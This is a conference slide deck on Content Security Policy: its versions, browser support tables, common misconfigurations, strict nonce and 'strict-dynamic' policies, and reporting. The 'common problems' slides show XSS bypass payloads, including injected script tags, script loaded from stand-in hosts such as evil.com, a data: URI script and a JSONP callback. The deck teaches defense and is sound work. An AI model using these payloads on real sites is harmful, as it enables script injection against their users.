CONTENT SECURITY POLICY: IS IT DEAD YET?

Sergey Shekyan| Shape Security

AGENDA

- What is CSP
- The evolution
- Existing problems
- Effective CSP

WHAT DOES CSP STAND FOR?

Content Security Policy (CSP) - a defense-in-depth mechanism that web applications can use to mitigate a broad class of content injection vulnerabilities, such as XSS.

GIVE ME AN EXAMPLE!

```
content-security-policy: default-src 'self'; script-src 'self'
code.jquery.com
```


```
<script src='https://www.h2hc.com.br/cool.js'></script>
```

```
<script src='https://jquery.com/jquery-2.2.4.js'></script>
```

```
">'><script>doEvil()</script>
```

```
">'><script="//bad.com/evil.js"></script>
```


CSP LEVEL 1


connect-src
frame-src
img-src
font-src
media-src
object-src
script-src
style-src
default-src
sandbox *
report-uri
* optional

CSP LEVEL 1

- Policy delivery via HTTP header only
- Multiple CSP headers allowed
- Sandbox directive is optional
- script-src governs workers


CSP LEVEL 2


form-action
frame-ancestors* **
Navigation directives
base-uri
plugin-types
sandbox* **
Document directives
report-uri*
Reporting directives
changes/new
no change
frame-src
child-src
connect-src
img-src
font-src
media-src
object-src
script-src
style-src
default-src
Fetch directives
* ignored in <meta>
** ignored when monitored

NEW IN CSP LEVEL 2

- Policy delivery via <meta>
- New directives: child-src, form-action, frame-ancestors, base-uri, plugin-types
- Source-expression supports hash and nonce
- host-source can use path for matching
- SecurityPolicyViolationEvent
- Extended violation report
- child-src governs workers

CSP LEVEL 3 EDITOR'S DRAFT



NEW IN CSP LEVEL 3

- New directives: manifest-src, worker-src, report-to, block-mixed-content, upgrade-insecure-requests, require-sri-for, navigation-to, disown-opener
- frame-src undeprecated
- child-src, report-url deprecated
- New in source-expression: 'strict-dynamic'
- Changes in url and source-expression matching algorithms
- Additional changes to violation reports
- ‘unsafe-hashed-attributes' keyword-source

BROWSER COMPATIBILITY CSP LEVEL 1

Content Security Policy 1.0 - CR

Global 90% + 3.96% = 93.96%

Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources.

Current aligned | Usage relative | Date relative | Show all

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Chrome for Android
			49						
			56						
		52	57			9.2		4.4	
	14	53	58			10.2		4.4.4	
[1] 11	15	54	59	10.1	45	10.3	all	56	59
	16	55	60	11	46	11			
		56	61	TP	47				
		57	62						

Notes | Known issues (3) | Resources (6) | Feedback

The standard HTTP header is `Content-Security-Policy` which is used unless otherwise noted.

[1] Supported through the `X-Content-Security-Policy` header

BROWSER COMPATIBILITY CSP LEVEL 2

Content Security Policy Level 2 - CR

Global 69.9% + 6.1% = 76%

Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources. CSP 2 adds hash-source, nonce-source, and five new directives

Current aligned | Usage relative | Date relative | Show all

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Chrome for Android
			49						
			56						
		[7] 52	57			9.2		4.4	
	14	[7] 53	58			10.2		4.4.4	
11	15	[7] 54	59	10.1	45	10.3	all	56	59
	16	[7] 55	60	11	46	11			
		[7] 56	61	TP	47				
		[7] 57	62						

Notes | Known issues (0) | Resources (6) | Feedback

[7] Firefox 45+ is missing the plugin-types directive.

WHERE TO READ MORE

~~https://www.w3.org/TR/CSP/~~

annevk commented 20 days ago

Member

Latest is https://w3c.github.io/webappsec-csp/, nothing else really matters. I'd recommend trying to stay away from TR/ as it's a confusing place (and sometimes joked as standing for "trash").

CSP DIRECTIVES COMPATIBILITY MATRIX

Directive	Chrome	Edge	Firefox	IE	Opera	Safari
Fetch directives						
child-src	40	No support	45	No support	27	10
connect-src	25	14	23	No support	15	7
default-src	25	14	23	No support	15	7
font-src	25	14	23	No support	15	7
framse-src	25	14	23	No support	15	7
img-src	25	14	23	No support	15	7
manifest-src	yes	No support	41	No support	Yes	No support
media-src	25	14	23	No support	15	7
object-src	25	14	23	No support	15	7
script-src	25	14	23	No support	15	7
style-src	25	14	23	No support	15	7
worker-src	56	No support	No support	No support	No support	No support
Document directives						
base-uri	40	No support	35	No support	27	10
plugin-types	40	No support	No support	No support	27	10
sandbox	25	14	50	10	15	7
Navigation directives						
form-action	40	No support	36	No support	27	10
frame-ancestors	40	No support	33	No support	26	10
Reporting directives						
report-uri	25	14	23	No support	15	7
report-to	No support	No support	No support	No support	No support	No support
Other directives						
block-all-mixed-content	yes	?	48	No support	yes	No support
require-sri-for	49	No support	No support	No support	41	No support
upgrade-insecure-requests	44	No support	48	No support	?	?

I WANT CSP, WHAT SHOULD I DO?

Where not to use CSP:

- Static website with public information
- Large application with many XSS

Where not to use CSP:

- Anywhere else

COMMON PROBLEMS

- Trusting the whole origin and usage of unsafe-inline:

```
content-security-policy: default-src 'self'; script-src 'self'
code.jquery.com 'unsafe-inline'
```

Intended

```
<script src='https://code.jquery.com/jquery-2.2.4.js'></
script>
<script src='https://www.h2hc.com.br/cool.js'></script>
<script>validateSomething()</script>
```

Bypass

```
">'><script>doEvil()</script>
">'><script="//code.jquery.com/jquery-1.6.2.js"></script>
">'><img src="x" onerror="doEvil()">
```

COMMON PROBLEMS

- object-src and default-src is not defined

```
">'><object data="https://evil.com/evil.swf">
 <param name="allowscriptaccess" value="always">
</object>
```

- whitelisted data:

```
">'><script src="data:text/javascript,doEvil()"></script>
```

- whitelisted JSONP endpoints

```
">'><script src="cdn.com/jsonp?callback=doEvil"></script>
```

COMMON PROBLEMS

- Path matching and redirects

```
Content-Security-Policy: script-src good.com partially-trusted.com/trusted.js
```

- Loading `https://partially-trusted.com/evil.js` would fail
- Loading `https://good.com/redirector` would pass
- Loading `https://good.com/redirector?url=https://partially-trusted.com/evil.js` would pass

- Necessary to avoid cross-origin information leaks :(

MAKE IT STRICT!

- Use nonces/hashes instead of whitelists

```
Content-Security-Policy: default-src 'self'; script-src 'nonce-123'
```

```
<script nonce='123' src='//code.jquery.com/jquery-2.2.4.js'><script>
<script nonce='123'>
 doSomethingAwesome();
<script>
```

- No whitelist bypasses, no JSONP bypasses

MAKE IT STRICT!

- Use nonces/hashes instead of whitelists

```
Content-Security-Policy: default-src 'self'; script-src 'nonce-123'
```

```
<script nonce='123' src='//code.jquery.com/jquery-2.2.4.js'><script>
<script nonce='123'>
 doSomethingAwesome();
<script>
```

```
function somethingAwesome() {
 let el = document.createElement('script');
 el.innerText = 'let i = 42';
 document.body.appendChild(el);
}
```

MAKE IT STRICTER!

- Michele Spagnuolo and Lukas Weichselbaum introduced dynamic trust propagation through `'strict-dynamic'`

```
Content-Security-Policy: default-src 'self';
script-src 'nonce-123' 'strict-dynamic';
```

```
<script nonce='123' src='//code.jquery.com/jquery-2.2.4.js'><script>
<script nonce='123'>
 doSomethingAwesome();
<script>
```

```
function somethingAwesome() {
 let el = document.createElement('script');
 el.innerText = 'let i = 42';
 document.body.appendChild(el);
}
```

MAKE IT STRICTER!

- Michele Spagnuolo and Lukas Weichselbaum introduced dynamic trust propagation through `'strict-dynamic'`

```
Content-Security-Policy: default-src 'self';
script-src 'nonce-123' 'strict-dynamic';
```

```
<script nonce='123' src='//code.jquery.com/jquery-2.2.4.js'><script>
<script nonce='123'>
 doSomethingAwesome();
<script>
```

```
function somethingAwesome() {
 let el = document.createElement('script');
 el.src = '//cdn.com/script.js';
 document.body.appendChild(el);
}
```

CSP BACKWARDS COMPATIBILITY

Backwards compatible policy:

```
object-src 'none'; script-src 'nonce-{random-base64-value}' 'unsafe-
inline' 'strict-dynamic';
```

CSP level 3 browser view:

```
object-src 'none'; script-src 'nonce-{random-base64-value}' 'strict-
dynamic' ;
```

CSP level 2 browser view:

```
object-src 'none'; script-src 'nonce-{random-base64-value}';
```

CSP level 1 browser view:

```
object-src 'none'; script-src ‘unsafe-inline';
```

WHAT IS NOT GOVERNED BY CSP?

- CSP has no way to control WebRTC RTCDataChannel as it is not implemented through Fetch API

This was referenced on Mar 27

webRTC ads (walla.co.il) uBlockOrigin/uAssets#333 — Closed

Placeholder issue for discussion of issues in ABP/AdGuard issue tracker -- and possible solutions gorhill/uBlock#1930 — Open

WebRTC circumvention AdguardTeam/AdguardBrowserExtension#588 — Closed

rapidvideo.com jspenguin2017/uBlockProtector#246 — Closed

CSP ADOPTION STEPS

- Refactor, refactor, refactor
  - nonce for script/styles
  - 'strict-dynamic'
  - 'unsafe-hashed-attributes' with use counters
- Delivery mechanism (header vs <meta>)
- Start with report-only
- Analyze violation reports, repeat
- Make you policy backwards compatible

DEPLOYMENT INTO PRODUCTION

- Prepare CSP reports collector
  - Start with report only
  - A/B testing
  - Continuously analyse CSP reports

VIOLATION REPORT

```
dictionary SecurityPolicyViolationEventInit : EventInit {
    DOMString       documentURI;
    DOMString       referrer;
    DOMString       blockedURI;
    DOMString       violatedDirective;
    DOMString       effectiveDirective;
    DOMString       originalPolicy;
    DOMString       sourceFile;
    DOMString       sample;
    SecurityPolicyViolationEventDisposition      disposition;
    unsigned short  statusCode;
    long            lineNumber;
    long            columnNumber;
};
```

this is awesome

VIOLATION REPORT

```
window.addEventListener('securitypolicyviolation', handler)

…
{
  …
  documentURI: ”https://cspvalidator.org/“,
  referrer: ““,
  blockedURI: ”inline”,
  violatedDirective: ”script-src”,
  effectiveDirective: ”script-src”,
  originalPolicy: ”default-src 'none';script-src ‘report-
  sample’…”,
  sourceFile: ””,
  sample: ”alert(1)",
  disposition: ”enforce”,
  …
}
```


CSP REPORTS ARE NOT EASY

- How to:
  - identify different versions of your CSP
  - report only vs enforced
  - filter noise
  - find if someone is trying to break in
- There is no one simple solution

